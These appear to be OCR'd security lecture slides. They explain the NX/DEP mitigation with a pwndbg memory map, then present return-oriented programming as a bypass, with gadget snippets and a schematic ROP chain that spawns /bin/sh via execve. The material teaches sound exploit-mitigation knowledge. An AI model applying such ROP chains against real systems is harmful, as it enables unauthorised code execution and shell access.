
🤮 Mitigations 🤮

🤮 NX-Bit (No eXecute) / DEP 🤮

- Every page is writable XOR executable
- Consequently stack not executable
- Injected shellcode can’t be executed

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX
          0x400000           0x401000 r--p
          0x401000           0x402000 r-xp
          0x402000           0x403000 r--p
          0x403000           0x404000 r--p
          0x404000           0x405000 rw-p
    0x7fcc16437000     0x7fcc16459000 r--p
    0x7fcc16459000     0x7fcc165d1000 r-xp
    0x7fcc165d1000     0x7fcc1661f000 r--p
    0x7fcc1661f000     0x7fcc16623000 r--p
    0x7fcc16623000     0x7fcc16625000 rw-p
    0x7fcc16625000     0x7fcc1662b000 rw-p
    0x7fcc16650000     0x7fcc16651000 r--p
    0x7fcc16651000     0x7fcc16674000 r-xp
    0x7fcc16674000     0x7fcc1667c000 r--p
    0x7fcc1667d000     0x7fcc1667e000 r--p
    0x7fcc1667e000     0x7fcc1667f000 rw-p
    0x7fcc1667f000     0x7fcc16680000 rw-p
    0x7ffd2a185000     0x7ffd2a1a6000 rw-p
    0x7ffd2a1bb000     0x7ffd2a1be000 r--p
    0x7ffd2a1be000     0x7ffd2a1bf000 r-xp
0xffffffffff600000 0xffffffffff601000 --xp
pwndbg>
```

- Enabled by default in all modern compilers
- Can be disabled with -z execstack



🚀 Bypass: Code Reuse Attacks 🚀

- Instead of injecting own code, use existing code
- Reuse code in binary or libraries
- For stack-based buffer overflows:
  - Overwrite return address with pointer to existing code snippet ("gadget")
  - Gadgets can be chained together if they end in ret instruction

Return-oriented programming (ROP)

ROP gadget examples

set register

```
pop <REG>
ret
```

syscall

```
syscall
ret
```

64-bit Write

```
; set rdi and rax with another gadget
mov qword [rdi], rax
ret
```


...

ROP chain example

execve("/bin/sh", 0, 0)

```
pop_rdi_gadget
&bin_sh  // Address of "/bin/sh\x00" string in memory
pop_rsi_gadget
0
pop_rdx_gadget
0
pop_rax_gadget
59  // SYS_execve
syscall
```


ROP to shell



